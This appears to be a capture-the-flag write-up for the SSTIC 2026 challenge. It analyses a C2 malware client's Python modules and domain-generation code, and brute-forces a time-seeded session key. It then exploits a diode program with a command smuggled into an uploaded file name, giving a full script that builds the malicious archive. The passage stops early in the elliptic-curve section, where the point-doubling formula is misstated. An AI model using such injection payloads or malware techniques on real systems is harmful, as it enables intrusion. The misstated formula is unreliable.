SSTIC Challenge 2026 Write-up

Denis Aouir

Contents

Introduction — 3 —
Zeroth step – Linenoise — 3 —
  Extracting the plaintext — 3 —
  Interpretation — 4 —
First step – vibe malwaring — 5 —
  Looking for clues — 5 —
  The configuration — 7 —
  Finding the filer URL — 8 —
Step 2 – A core lock — 10 —
  Some other elements — 11 —
  The SFTP server — 12 —
  Analyzing the overflow — 13 —
Step 3.1 – The Lobster128 parameters — 15 —
  A short rundown on Elliptic curvers — 15 —
  Finding the parameters — 16 —
Step 3 – Overflowing faults — 17 —
  The diode code — 17 —
  The lobster256 binary — 18 —
  Gathering the clues — 18 —
  Leveraging the buffer overflow — 19 —
  A note on ECDSA and ECKCDSA — 20 —
    Preamble — 20 —
  Lobster256′s twist — 20 —
  Finding the right point — 22 —
  Discrete Logarithm on the twist — 23 —
Step 4 – Dancing in shadow — 25 —
  A quick look into the authenticator — 25 —
  A quick look into the supervisor — 28 —
  Arbitrary print into VNC — 28 —
  Debugging — 30 —
  Exploitation — 31 —
Step 5 – Dumping through my screen — 33 —
  Automatizing screenshots — 33 —
  Reading the characters — 34 —
  Finding an impersonation path — 35 —

Introduction

This year's challenge starts with an ominous message about highly sensitive infrastructure being possibly compromised. We do not know yet how many steps we will take and how many technologies we will need to master to rat the hackers out, but that's a secondary matter compared to the most pressing question:

Will this year's first challenge be straight up guessing?

Zeroth step – Linenoise

Our journey begins by a capture of dubious network traffic in a PCAP file.

Let's open Wireshark to take a quick peek at its content.

The PCAP traffic seems to be mostly QUIC packets and applying the filter `!quic`, we can confirm it is composed only of QUIC packets.

QUIC packets sometimes contain IDs which are usually of high entropy, but in the first packets of this capture, those IDs are zeros.

Scrolling a bit in the packets trying to find some clues, we quickly realize there are way too many digits strings around offset `0x30`, on the fourth line of the hexdump, which is the start of the UDP payload. QUIC payloads are always encrypted and therefore randomish, so finding so many digit strings is unlikely. Scrolling a bit further, we start finding strings that are undeniably ASCII plaintext. Strings command confirm this intuition:

```
$ strings client_capture.pcapng  | uniq | head -n 1500 | tail -n 20
n6|A
d5t0)?b1F.
Y = loggi
0]xQ
gr?o
#Sng.getLo
K,h6,
#Bgger(LOGS
7}~i"}
GM/E
aM{zr
#LGER_NAMEk9
    i
Hm(&
/CHi
    i
L/3y
#Qf not lo
#Mgger.hanQ
mYe<
```

Extracting the plaintext

In order to extract this mysterious text, let's use wireshark JSON feature to dump all analyzed packets into a more convenient JSON file and let's dump the first bytes of each UDP payload.

```python
import json

a = [x["_source"]["layers"]["udp"] for x in json.load(open("base.json"))]

for x in a:
    print(bytes.fromhex(x["udp.payload"].replace(":", ""))[1:9])
```

Then, tweaking a bit more, removing duplicates and matching the UDP streams, we get better results.

```python
import json
from collections import defaultdict

streams = defaultdict(list)

for x in [y["_source"]["layers"]["udp"] for y in json.load(open("base.json"))]:
    ports = "-".join((x["udp.dstport"], x["udp.srcport"]))
    streams[ports].append(bytes.fromhex(x["udp.payload"].replace(":", ""))[1:9])

def clean_stream(chunks: list[bytes]) -> bytes:
    result = b""
    last = b""
    for chunk in chunks:
        if chunk != last:
            result += chunk
        last = chunk
    return result.replace(b'\0', b'').removeprefix(b"\x01\x08")

streams = {k: clean_stream(v) for k, v in streams.items()}

file_names = {}
existing_modules = set()

for ports, stream in streams.items():
    if ports.endswith("-443") and stream.startswith(b"get_module:"):  # request
        module_name = stream.removeprefix(b"get_module:").decode()
        while module_name in existing_modules:
            module_name = module_name + "_"
        existing_modules.add(module_name)
        file_names["-".join(ports.split("-")[::-1])] = module_name + ".py"

for ports, stream in streams.items():
    open("source/" + file_names.get(ports, ports), "wb").write(stream)
```

Interpretation

Most of the files are Python code and their connection match a request made to the server. We can interpret this as the client pulling modules from the server.

Three streams stand out. The first is the stream using port 48827. It requests the `config` module the same way as the order modules yet receives some base64.

The second is with port 36933. There appears to be two commands passed in this stream and they follow the same pattern as the `get_module:<module_name>` streams, that is `rpc_call:argument`.

There also seem to be two replies as the stream in the other direction contains a long number then just the bytes “ok”.

Merging the stream, we would probably see that they are indeed the return value of the call but let’s not change the script for this.

The third one is with port 37346 where the “filer” module is requested but the reply is corrupt.

Opening randomly the files, we find this interesting line in `utils.py`:

```
FLAG0 = r"SSTIC{de89bf301aa2ef9f9a61486d26c7b81424bcf5b838f98dde}"
```

Testing it on the SSTIC website, this is indeed the right flag. Our most pressing question is answered, there was no guessing in challenge and this challenge is off to a good start.

First step – vibe malwaring

In the previous step, we got our hand on code from a malware that was pulled from a server. The zeroth step was solved, but there must be more to do with this code.

Looking for clues

What we have so far is a few modules files in Python and RPC-ish calls from the client to the server that we interpreted as:

```
> init_crypto:23402310[...]42762543,2,22069789[...]55436236
< 17931084[...]94096864
> set_session_key:v+GTlK+mBTS1P9Fisn3ozmPpSMC[...]FKT4hLzXS8d9keW1G1KlA==
< ok
```

Numbers were cropped, but they are around 616 digits long, that is, 2048 bits.

One of the file, `config.py` is high entropy data encoded in base64, presumably encrypted.

Trying to make sense of it all, we have a client file that implements a class, `MyClient`, that possess a `load_module_from_network_network` and `update_modules` methods among other which match our guess. This file also contains the `main()` function that seems to execute `orders`. This is a `quic.py` file that, not going into the details, uses a QUIC Python library and patch it, setting among other things all IDs at zero, as observed.

`utils.py` is logging stuff and a flag, `dga.py` presumably generates domain names, which could be interesting. `comm.py` seems provide functions to perform network queries, i.e. is a RPC wrapper. The `order` has two different versions. The first is marked as version 3 implements an `Order` class which seems unimplemented. The second one is marked as version 2 and is really close but calls `rotate_filer_server(self.client.config)` from `dga.py`.

The `dga.py` part stands out. It contains the following code which seems to be responsible for the generation of future C2 address:

```python
def rotate_filer_server(
    config: "Config",
) -> bool:
    dga = DomainGenerator(config.filer_dga_seed, config.filer_base_ip)
    result = dga.find_working_domain(
        ip=config.filer_base_ip, port=config.filer_base_port
    )

    if result:
        new_domain, new_port, url = result
        config.filer_base_url = url
        config.filer_base_port = new_port
        DomainGenerator.log.info(
            "🟢 FILER rotated to %s:%d/%s (base url: %s)",
            config.filer_base_ip,
            new_port,
            new_domain,
            url,
        )
        return True

    DomainGenerator.log.error("🔴 FILER rotation failed - no working domains found")
    return False
```

Searching for references in other files, we find a call for this function in the `filer.py` file which is the corrupted one, and one in the `order.py` version 2. This `Order` object is referenced in the `client.py`'s main function and is called in a `while True` loop.

Simplifying all of this, we have in `client.py`:

```python
# Simplified function, logs and try except were removed
def main() -> None:
    client = MyClient()
    client.load_minimal_modules_from_disk()
    default_config = Config()
    client.config = default_config

    client.init_crypto()
    client.update_modules()
    updated_config = Config()
    client.config = updated_config

    while True:
        client.load_module_from_network(ModuleEnum.ORDER)

        client.log.warning("☆ Executing order")

        order = Order(client)
        order.execute()

        sleep(client.config.sleep)
```

The order part, at least while the loaded order module was version 2 is basically:

```python
rotate_filer_server(client.config)
```

Assuming the server was found, the server search was the following:

```python
dga = DomainGenerator(config.filer_dga_seed, config.filer_base_ip)
dga.find_working_domain(
    ip=config.filer_base_ip, port=config.filer_base_port
)
```

The `DomainGenerator` class and `find_working_domain` does the following (simplified code):

```python
DGA_CHARSET = "aaaaaaabbcceeeeeddddddddffgggggggggghiiijkllmmnnoooppppqrstuuvwxyz"

class DomainGenerator:
    def __init__(self, seed: str, base_domain: str | None = None):
        self.seed = seed.encode()
        self.base_domain = base_domain

    def generate_domain(self, date: datetime, port: int) -> list[str]:
        date_data = f"{date.year}{date.month:02d}{date.isocalendar().week}".encode()
        hex_hash = hashlib.sha256(self.seed + date_data).hexdigest()
        prng = Random(hex_hash)

        port_part = f":{port}" if port is not None else ""
        domains = []
        for i in range(3):
            curr_domain = "".join([DGA_CHARSET[prng.randrange(0, len(DGA_CHARSET))] for _ in range(16)])
            if self.base_domain is None:
                curr_domain = f"{curr_domain}{port_part}"
            else:
                # not really a domain anymore, but this must do
                curr_domain = f"{self.base_domain}{port_part}/{curr_domain}"
            domains.append(curr_domain)

        return domains

    def find_working_domain(self, ip: str, port: int = 443) -> tuple[str, int, str] | None:
        now = datetime.now()

        scheme = "https" if port == 443 else "http"
        explicit_port = None if port in (80, 443) else port

        for delta in [-7, 0, 7]:
            target_date = now + timedelta(days=delta)
            for domain in self.generate_domain(target_date, port=explicit_port):
                url = f"{scheme}://{domain}"
                try:
```

```python
                if requests.get(url, timeout=5, verify=False).status_code != 200:
                    continue
            except Exception as e:
                continue
            return domain, port, url
    return None  # never reached if the server is found
```

That is, with a target date which either now, a week ago or in a week, a bunch of “domains” are generated and tested until one replies with HTTP code 200. The generation of the domains is made by seeding a Python PGRN by the hash of a seed and of the week. Now, all of the parameters for this algorithm are in the configuration that we miss.

The configuration

The configuration passed down to the domain generator is created in `main()` by `default_config = Config()`. `Config` is imported from `config.py`, which we do not have. We have however, its presumably encrypted version and a suspicious handshake.

The two interesting functions, `set_session_key()` and `init_crypto()` are defined in `comm.py` and called in `client.py` in the following `init_crypto()` functions:

```python
def init_crypto(self) -> None:
    assert self.config is not None

    self.crypto = Crypto()

    with patch("aioquic.asyncio.client.QuicConnection", CustomQuicConnection):
        client = Client(self.config.c2_base_domain, self.config.c2_base_port)
        client.start()
        network = Network(client)
        self.log.info("Sending init_crypto to C2")
        server_public = network.init_crypto(list(self.crypto.get_public()))
        self.log.info("Received init_crypto from C2")
        assert server_public is not None
        self.crypto.compute_shared_key(server_public)

        self.session_key = self.crypto.compute_session_key()
        self.log.info("Set session key: %s", self.session_key.hex())
        encrypted_session_key = self.crypto.encrypt(
            self.crypto.derive_dh_shared_key(), self.session_key
        )
        if not network.set_session_key(encrypted_session_key):
            self.log.error("Failed to set session key!")
            raise RuntimeError()
        client.stop()
```

The `Crypto` class implements some cryptographic primitives that generates a key pair using `python3-cryptography`. `get_public()` extract this public key as a tuple, sent to the server which replies its own. This client perform the DH exchange. A session key is then generated using `Random()` seeded with `time.time()`, which is interesting.

This session key is encrypted using a key derived from the exchanged shared key and set to the network.

Session key is computed as followed:

```python
def compute_session_key(self) -> bytes:
    rand = Random(int(time.time()))
    key = rand.randbytes(n=32)
    return key
```

This offers little entropy. Searching for the uses of this key, we find the following in a code that loads the configuration:

```python
mod_code = self.crypto.decrypt(self.session_key, mod_code_bytes).decode()
```

Fortunately, the PCAP file contains timestamps of the messages which make the recovery of the session key easier. The timestamp of the first message is 1771542009, which is Feb 19, 2026 23:00:09 UTC.

The key generated at this epoch does not work, but searching a bit around this date with the following script, we manage to recover the configuration:

```
from cryptography.hazmat.backends import default_backend
from cryptography.hazmat.primitives.ciphers import Cipher, algorithms, modes
from cryptography.hazmat.primitives.padding import PKCS7
import base64
from random import Random

def decrypt(key: bytes, data: bytes) -> bytes:
    assert len(data) > 16

    iv = data[:16]
    encrypted_data = data[16:]
    cipher = Cipher(algorithms.AES(key), modes.CBC(iv), default_backend())
    decryptor = cipher.decryptor()

    unpadder = PKCS7(128).unpadder()
    cleartext = decryptor.update(encrypted_data) + decryptor.finalize()
    unpadded_cleartext = unpadder.update(cleartext)
    unpadded_cleartext += unpadder.finalize()
    return unpadded_cleartext

def compute_session_key(t) -> bytes:
    return Random(t).randbytes(n=32)

data = base64.b64decode(open("source/config.py").read())

for i in range(-10, 10):
    try:
        print(decrypt(compute_session_key(1771542009 + i), data).decode())
        print(f"Found at {i=}")
        break
    except ValueError:
        continue
```

The recovered file is:

```
from dataclasses import dataclass
from typing import Optional

CONFIG_VERSION = 1


@dataclass
class Config:
    c2_base_domain: str = "203.0.2.95"
    c2_base_port: int = 443

    filer_base_ip: str = "51.15.164.185"
    filer_base_url: Optional[str] = None
    filer_base_port: int = 80
    filer_dga_seed: str = (
        "9a04ca81d4a8bb16ee782e90984c7f4d55cb21bafa3e35e720628a400aae6e91"
    )

    sleep: int = 2
```

Finding the filer URL

Putting those newly found values into the domain generator, and using February 19 as the current day, we manage to find some valid pages, the first one being: http://51.15.164.185/rdglvlniebdgjmdd/, which contains the following text:

are you lost ? we are not in february.

Adjusting the date by a few weeks, we get another hit: http://51.15.164.185/aoxgulmpgdvaagnd/:

Index of /aoxgulmpgdvaagnd/

```
../
SiviHaKerez.A/                                     15-Apr-2026 07:07                   -
admin.eric/                                        15-Apr-2026 09:42                   -
admin.jean/                                        15-Apr-2026 09:38                   -
cproj.ernest/                                      17-Feb-2026 09:00                   -
crypto.michel/                                     17-Feb-2026 09:00                   -
flag.txt                                           14-Apr-2026 13:26                  71
readme.txt                                         14-Apr-2026 13:26                 345
```

Opening `flag.txt`, we get the following flag:

`SSTIC{c8abe2747c3f4a75d4d01ed5e3f9f3ebceae4cb4995ebddccdf41cdf7a42807d}`

The readme.txt redirects us to another page that contains the next challenge:

http://51.15.164.185/step/5bc47fb5b3fb831ee96884387fd16871

Step 2 – A core lock

The page we land on describes the system we are dealing with. It is a diode, which contains an sender end accessible through the Internet via SFTP and a receiver end, which is basically sealed and inaccessible from anything but the sending end.

Somehow, hacktivists found a way to compromise this system and it cannot be accessed anymore. We are provided with a suspicious coredump of the program running on the sending end and a way to create an instance of the system. We are also told that the SFTP credentials are provided in a technical documentation.

Opening the coredump in GDB, we find the address where the program terminated to be 0x7f172edaa3c9. Using IDA to navigate thorugh the code, we find the associated code:

```
LOAD:00007F172EDAA3C0 ; =============== S U B R O U T I N E =======================================
LOAD:00007F172EDAA3C0
LOAD:00007F172EDAA3C0
LOAD:00007F172EDAA3C0 ; char *__fastcall failed_func(char *_RDI, unsigned __int64 _RSI, unsigned __int64 _RDX)
LOAD:00007F172EDAA3C0 failed_func      proc near               ; CODE XREF: some_memcpy↑j
LOAD:00007F172EDAA3C0                                          ; j_failed_func_0↑j ...
LOAD:00007F172EDAA3C0                  mov     rax, rdi
LOAD:00007F172EDAA3C3
LOAD:00007F172EDAA3C3 loc_7F172EDAA3C3:                        ; CODE XREF: sub_7F172EDAA370+6↑j
LOAD:00007F172EDAA3C3                  cmp     rdx, 20h ; ' '
LOAD:00007F172EDAA3C7                  jb      short loc_7F172EDAA3F0
LOAD:00007F172EDAA3C9                  vmovdqu ymm0, ymmword ptr [rsi]
LOAD:00007F172EDAA3CD                  cmp     rdx, 40h ; '@'
LOAD:00007F172EDAA3D1                  ja      loc_7F172EDAA480
LOAD:00007F172EDAA3D7                  vmovdqu ymm1, ymmword ptr [rsi+rdx-20h]
LOAD:00007F172EDAA3DD                  vmovdqu ymmword ptr [rdi], ymm0
LOAD:00007F172EDAA3E1                  vmovdqu ymmword ptr [rdi+rdx-20h], ymm1
LOAD:00007F172EDAA3E7                  vzeroupper
LOAD:00007F172EDAA3EA                  retn
```

Figure 2: Segfault location

As this function seems to be a vectorized version of some `memcpy()` function, let's check instead the previous frame.

```
Core was generated by `/home/diode/diode_src'.
Program terminated with signal SIGSEGV, Segmentation fault.
#0  0x00007f172edaa3c9 in ?? ()
(gdb) backtrace
#0  0x00007f172edaa3c9 in ?? ()
#1  0x000055bbd94b89aa in ?? ()
#2  0x0000000000000000 in ?? ()
```

Figure 3: Core dump backtrace

This function is a much more interesting and contains strings we did not hope to find so early:

```
LOAD:000055BBD94B8961                 mov     rax, [rbp+var_90]
LOAD:000055BBD94B8968                 mov     [rbp+var_18], rax
LOAD:000055BBD94B896C                 mov     rax, [rbp+var_18]
LOAD:000055BBD94B8970                 mov     rdi, rax
LOAD:000055BBD94B8973                 call    sub_55BBD94B7220
LOAD:000055BBD94B8978                 mov     [rbp+var_10], rax
LOAD:000055BBD94B897C                 mov     rax, [rbp+var_18]
LOAD:000055BBD94B8980                 mov     rdi, rax
LOAD:000055BBD94B8983                 call    sub_55BBD94B7220
LOAD:000055BBD94B8988                 mov     [rbp+var_20], rax
LOAD:000055BBD94B898C                 mov     rax, [rbp+var_C8]
LOAD:000055BBD94B8993                 mov     rcx, [rax+50h]
LOAD:000055BBD94B8997                 mov     rdx, [rbp+var_18]
LOAD:000055BBD94B899B                 mov     rax, [rbp+var_20]
LOAD:000055BBD94B899F                 mov     rsi, rcx
LOAD:000055BBD94B89A2                 mov     rdi, rax
LOAD:000055BBD94B89A5                 call    sub_55BBD94B71E0
LOAD:000055BBD94B89AA                 lea     rax, aR         ; "r"
LOAD:000055BBD94B89B1                 mov     rsi, rax
LOAD:000055BBD94B89B4                 lea     rax, aDataFlagTxt ; "data/flag.txt"
LOAD:000055BBD94B89BB                 mov     rdi, rax
LOAD:000055BBD94B89BE                 call    sub_55BBD94B72C0
LOAD:000055BBD94B89C3                 mov     [rbp+var_8], rax
LOAD:000055BBD94B89C7                 cmp     [rbp+var_8], 0
LOAD:000055BBD94B89CC                 jz      loc_55BBD94B8A61
LOAD:000055BBD94B89D2                 mov     rcx, [rbp+var_8]
LOAD:000055BBD94B89D6                 mov     rdx, [rbp+var_18]
LOAD:000055BBD94B89DA                 mov     rax, [rbp+var_10]
LOAD:000055BBD94B89DE                 mov     esi, 1
LOAD:000055BBD94B89E3                 mov     rdi, rax
LOAD:000055BBD94B89E6                 call    sub_55BBD94B70A0
LOAD:000055BBD94B89EB                 cmp     [rbp+var_18], rax
```

```
15    __int64 v14; // [rsp+C0h] [rbp-10h]
16    __int64 v15; // [rsp+C8h] [rbp-8h]
17
18    v15 = 0LL;
19    v14 = 0LL;
20    v12 = 0LL;
21    v11 = 1;
22    v10 = 0;
23    v10 = sub_55BBD94B71D0("data/flag.txt", v8);
24    if ( !v10 )
25    {
26      v13 = v9;
27      v14 = sub_55BBD94B7220(v9);
28      v12 = sub_55BBD94B7220(v13);
29      sub_55BBD94B71E0(v12, *(_QWORD *)(a1 + 80), v13);
30      v15 = sub_55BBD94B72C0("data/flag.txt", "r");
31      if ( v15 )
32      {
33        v1 = sub_55BBD94B70A0(v14, 1LL, v13, v15);
34        if ( v13 == v1 )
35        {
36          if ( !(unsigned int)sub_55BBD94B7190(v14, v12, v13) )
37          {
38            sub_55BBD94B788F((_DWORD)off_55BBD94BC1B0, 1, (unsigned int)"
39            v11 = 0;
40          }
41        }
42        else
43        {
44          sub_55BBD94B788F((_DWORD)off_55BBD94BC1B0, 1, (unsigned int)"Fa
45        }
46      }
```

Figure 4: Core dump backtrace

Iterating from here through cross references, we can go back to what looks like the main function and start renaming many functions and structures. While doing this, we can also check the rest of the information we have.

Some other elements

The directory containing the dump contains a few other files.

The first is a README not giving us much more information:

```
Jean, j'ai fini par récupérer un coredump de la partie verte de SAFE, comme vu au standup restreint d'hier,
fait preuve de la plus grande discrétion sur le sujet. Le commanditaire ne DOIT PAS être mis au courant.
```

The second is a note, which hints that there might be an overflow:

```
un overflow? Le bug ne semble pas exploitable, mais les logs sont clairs, ils ont pris la main sur SAFE.
Comment dire ça à Ernest ?
```

Walking randomly on other files in the website, we find a file named `serialize.py` that contains a `python3-construct` definition of a structure that seems to be the structure parsed by the program that raised:

```python
import construct as cs
import enum
import random

class BlobType(enum.IntEnum):
    WEAPON_OPEN_SESSION = 0,
    WEAPON_CLOSE_SESSION = 1,
    WEAPONS_MSG = 2,
    UPDATE_WALLPAPER = 3,
    UPDATE_SIG_KEY = 4,
    UPDATE_SIG_EXE = 5,
    UTILS_SLEEP = 6,
    UTILS_CLEAR_SCREEN = 7,
    UTILS_GET_FLAG_STEP3 = 8,
    UPDATE_USER_DB = 9,


pkg_t = cs.Struct(
    "magic" / cs.Const(b"MCRY"),
    "body" / cs.Struct(
        "count" / cs.Int8ul,
        "blobs" / cs.Array(cs.this.count, cs.Struct(
            "magic_blob" / cs.Const(b"AKNG"),
            "size" / cs.Int32ul,
            "type" / cs.Enum(cs.Int32ul, BlobType),
            "data" / cs.Array(cs.this.size, cs.Byte),
        ))
    )
)

TAGS_OFFSET = 48

sstic_arch_t = cs.Struct(
    "magic" / cs.Int64ul,
    "crc64" / cs.Int64ul,
    "pkg_offset" /cs.Int64ul,
    "pkg_decompressed_size" / cs.Int64ul,
    "sig_offset" / cs.Int64ul,
    "secret_offset" / cs.Int64ul,
    "tags" / cs.Bytes(lambda ctx: ctx.pkg_offset - TAGS_OFFSET),
    "pkg" /  cs.Bytes(lambda ctx: ctx.sig_offset - ctx.pkg_offset),
    "sig" / cs.Bytes(lambda ctx: ctx.secret_offset - ctx.sig_offset),
    "secret" / cs.GreedyBytes
)
```

The SFTP server

Along with the crashdump, we have a SFTP server we can instantiate.

We were told earlier that the credentials were written on some documentation. Searching the available file, there is indeed a login/password pair in http://51.15.164.185/aoxgulmpgdvaagnd/cproj.ernest/260217_DRAFT_PES_SAFE.pdf:

2.3 Schéma d'architecture

Le système SAFE est un système avec une partie basse exposée à Internet via un serveur SFTP **(login : « diode_client », mdp : « {Thisp@ssw0rdShouldN0tB3GUESSED} ») – À SUPPRIMER**.

Le guichet bas vérifie les formats d'archives avant de les envoyer vers le guichet haut, puis de les séquestrer.

Figure 5: Credentials from the technical documentation

After having started the instance and having pulled a fight with SSH configuration files, we get access to the server:

```
sftp> ls -l
drwxr-xr-x    ? 1001     1001         4096 Apr 13 15:15 archive
-rw-------    ? 1001     1001           71 Mar 31 19:20 flag.txt
drwxrwxr-x    ? 1001     1001         4096 Apr 13 15:15 in
drwxr-xr-x    ? 1001     1001         4096 Apr 13 18:08 log
sftp> ls -l archive/
-rw-------    ? 1001     1001          335 Mar 31 19:20 archive/hell_fire.sa
-rw-------    ? 1001     1001          301 Mar 31 19:20 archive/pown_key.sa
-rw-------    ? 1001     1001        98683 Mar 31 19:20 archive/prod_maj_bin.sa
-rw-------    ? 1001     1001          314 Mar 31 19:20 archive/prod_maj_key.sa
-rw-------    ? 1001     1001          307 Mar 31 19:20 archive/test_status.sa
sftp> ls -l log/
-rw-r-----    ? 1001     1001          554 Mar 31 19:20 log/hell_fire.sa.log
-rw-r-----    ? 1001     1001          572 Mar 31 19:20 log/pown_key.sa.log
-rw-r-----    ? 1001     1001          563 Mar 31 19:20 log/prod_maj_bin.sa.log
-rw-r-----    ? 1001     1001          554 Mar 31 19:20 log/prod_maj_key.sa.log
-rw-r-----    ? 1001     1001         1199 Mar 31 19:20 log/test_status.sa.log
sftp> ls -l in/
sftp>
```

Without much hope, let's try:

```
sftp> get flag.txt
Fetching /flag.txt to flag.txt
remote open "/flag.txt": Permission denied
```

We do not have access to any file from the `archive/` folder neither, however we can pull all the logs.

All logs have a format as follow:

```
[2026-03-24 12:17:34] [INFO] Processings data/in/test_status.sa
[2026-03-24 12:17:34] [INFO] Archive mapped at 0x7f4cf8688000, size is 307
[2026-03-24 12:17:34] [INFO] CRC is valid
[2026-03-24 12:17:34] [INFO] Header is valid
[2026-03-24 12:17:34] [INFO] Add tag: 'DEBUG'
[2026-03-24 12:17:34] [INFO] Add tag: 'TEST_STATUS'
[2026-03-24 12:17:34] [INFO] Add tag: 'ARCHIVE'
[2026-03-24 12:17:34] [INFO] Add tag: 'SSTIC2026'
[2026-03-24 12:17:34] [INFO] Tags are valid
[2026-03-24 12:17:34] [DEBUG] Debug enabled
[2026-03-24 12:17:34] [DEBUG] pkg_ptr 0x7f4cf8688054 pkg_size 85
[2026-03-24 12:17:34] [DEBUG] sig_ptr 0x7f4cf86880a9 sig_size 88
[2026-03-24 12:17:34] [DEBUG] secret_ptr 0x7f4cf8688101 secret_size 50
[2026-03-24 12:17:34] [DEBUG] pkg_decompressed_ptr 0x557d247bacb0 pkg_decompressed_size 96
[2026-03-24 12:17:34] [DEBUG] blob 0 detected: type "WEAPON_OPEN_SESSION", len 0
```

```
[2026-03-24 12:17:34] [DEBUG] blob 1 detected: type "WEAPONS_MSG", len 38
[2026-03-24 12:17:34] [DEBUG] blob 2 detected: type "WEAPONS_MSG", len 5
[2026-03-24 12:17:34] [DEBUG] blob 3 detected: type "WEAPON_CLOSE_SESSION", len 0
[2026-03-24 12:17:34] [INFO] Pkg is valid
[2026-03-24 12:17:34] [INFO] Secret is valid
```

We can gather from this log first that we are at the right place in the coredump as the log match the one we found. We find also the "tags" system that we saw in the `serialize.py` file along with the `crc`, `sig`, `secret` and `pkgs`.

Most logs have fewer tags than this one and only this log file have `[DEBUG]` logs. This is presumably due to the `DEBUG` tag being present. Sending sime files in the `in/` folder, we find a few instants later matching files in the `log/` folder.

Note finally that addresses are given in the log files but that by the time we get them, the program will likely have terminated and that we have no way to interact with it. Those addresses are therefore likely useless to us.

Analyzing the overflow

The note left by the admin hints that there might be an overflow and after some IDA renaming, the function that failed seems to be a `memcpy`. RSI is the register that should point to an unreadable region and correspond to a pointer to the `secret` part of the unserialized structure. Using GDB, we find it to point to the end of a page mapped to the archive. The data load overlapping the next page caused of the segfault.

This is indeed a crash but the is not much more we can do with it. This might be an interesting place to look at as the program logs extensively and loads the flag in memory to compare it with the secret passed in our file, but searching for a bit, there does not seem to be a way to leak this memory.

Looking at the different functions, we find one that catch our attention:

```
__int64 __fastcall sub_55BBD94B8B4B(mapped_file *a1)
{
  __int64 result; // rax
  int v2; // r8d
  int v3; // r9d
  __int64 v4; // r9
  __int64 v5; // [rsp+10h] [rbp-10h]
  __int64 v6; // [rsp+18h] [rbp-8h]

  result = some_malloc(4096LL);
  v6 = result;
  if ( result )
  {
    result = (__int64)is_tag_present(&a1->tag_list, (__int64)"_SHA256");
    if ( result )
    {
      some_snprintf(v6, 4096, (unsigned int)"sha256sum %s", a1->field_0, v2, v3);
      result = some_system(v6);
      v5 = result;
      if ( result )
      {
        log_error(stdout, 0, "%s returned:\n%s", v6, result, v4);
        result = sub_55BBD94B7030(v5);
      }
    }
    if ( v6 )
      return sub_55BBD94B7030(v6);
  }
  return result;
}
```

Figure 6: `sha256sum %s`?!

Functions were renamed in the capture, but the presence of the format string `sha256sum %s` that is used only if the tag `_SHA256` is present feels like it is a `system()` which is definitly injectable.

The script to create the file passed in input is the following (to be appended after the original `serialize.py`):

```
import lzo

def crc64(x):
    v7 = 0xffffffffffffffff
    for val in x:
        v7 ^= val
        for _ in range(8):
            if v7 & 1:
                v7 = (v7 >> 1) ^ 0xC96C5795D7870F42
            else:
                v7 >>= 1
    return v7

pkg_decompressed = pkg_t.build({"magic": b"MCRY", "body": {"count": 0, "blobs": []}})

pkg_compressed = lzo.compress(pkg_decompressed, 1, False)

tags = b"DEBUG\0_SHA256\0"
payload = {
    "magic":          0,
    "crc64":          0,
    "pkg_offset":     TAGS_OFFSET + len(tags),
    "pkg_decompressed_size": len(pkg_decompressed),
    "sig_offset":     TAGS_OFFSET + len(tags) + len(pkg_compressed),
    "secret_offset":  TAGS_OFFSET + len(tags) + len(pkg_compressed) + len(b"aaa"),
    "tags":            tags,
    "pkg":             pkg_compressed,
    "sig":             b"aaa",
    "secret":          b"aaa"
}

payload_bytes = sstic_arch_t.build(payload)
payload["crc64"] = crc64(payload_bytes[16:])
payload_bytes = sstic_arch_t.build(payload)
```

This creates a bytes object that we can write into a file whose name contain the command we wish to inject. After a few attemps, guided by the feedback from the logs, this simple command does the trick:

```
open("result.sa;chmod -R +r data", "wb").write(payload_bytes)
```

Finally:

```
sftp> ls -l
drwxr-xr-x    ? 1001     1001         4096 Apr 13 15:15 archive
-rw-------    ? 1001     1001           71 Mar 31 19:20 flag.txt
drwxrwxr-x    ? 1001     1001         4096 Apr 13 15:15 in
drwxr-xr-x    ? 1001     1001         4096 Apr 13 18:08 log
sftp> put result.sa;chmod\ -R\ +r\ data in/
Uploading result.sa;chmod -R +r data to /in/result.sa;chmod -R +r data
sftp> ls -l
drwxr-xr-x    ? 1001     1001         4096 Apr 13 15:15 archive
-rw-r--r--    ? 1001     1001           71 Mar 31 19:20 flag.txt
drwxrwxr-x    ? 1001     1001         4096 May 14 19:31 in
drwxr-xr-x    ? 1001     1001         4096 May 14 19:31 log
sftp> get flag.txt
Fetching /flag.txt to flag.txt
sftp>
```

We finally get the flag:

`SSTIC{fa0405ed2436446132714676Ob57051767a19a36d944335ae4449615ca60ddd7}`

Step 3.1 – The Lobster128 parameters

All data passing through the diode must be signed, the signature being checked upon reception. The algorithm suite used for signature is called lobster. It is a custom cryptography available in two flavors: a 128-bit one (lobster128) and a 256-bit one (lobster256).

An audio call is provided sharing some details on the implementation and two scripts, `lobster128.sage` and `lobster256.sage` have been extracted from the website.

A few important facts can be heard during this call. First, the algorithm is not a post-quantum one but elliptic curve cryptography. Then, the curve is a custom one whose parameters are kept secret, but whose first few points are provided in a compressed format Finally, the signature is written after a paper named “Weierstraß Elliptic Curves and Side-Channel Attacks”.

Let’s keep that in mind for now and focus on our goal of recovering the parameters of the curve.

Checking the `lobster128.sage` file, we can find the first seven points of the curve and nothing surprising appear in the implementation.

A short rundown on Elliptic curvers

Elliptic curves are defined by a few parameters:

$$p \in \mathbb{N}$$
$$(a, b) \in {\mathbb{Z}_{/p\mathbb{Z}}}^2$$

Points on the curve are points $(x, y) \in {\mathbb{Z}_{/p\mathbb{Z}}}^2$ such as

$$y^2 = x^3 + ax + b$$

and an extra point $\mathcal{O}$ exists in order for the curve to have a proper group law.

The following operations are defined on curve points:

For any point $P = (x_P, y_P) \neq \mathcal{O}$, $-P$ is defined as $(x_P, -y_P)$.

For points $P = (x_P, y_P) \in G \neq \mathcal{O}$ and $Q = \left(x_Q, y_Q\right) \in G, G \neq \mathcal{O}$ and $G \neq -P$, the point $R = (x_R, y_R) = P + Q$ is defined as:

$$x_R = \lambda^2 - x_P - x_Q$$
$$y_R = \lambda * (x_P - x_R) - y_P$$

where

$$\lambda = \begin{cases} \frac{y_Q - y_P}{x_Q - x_P} \text{ if } P \neq Q \\ \frac{3 * x_P^3 + a}{2 * y_P} \text{ else} \end{cases}$$

The infinity point serves as the zero point in the curve, therefore $P + \mathcal{O} = \mathcal{O} + P = P$ for all P, $P + -P = \mathcal{O}$ and so on. The addition operation is commutative, which enables the definition of $kP, k \in \mathbb{Z}, P \in G$. The curve being finite, the group has an order we will name n from now on.

Some restrictions apply on the selection of a, b, p and n in order to produce a valid and secure curve. Usually, p is prime.

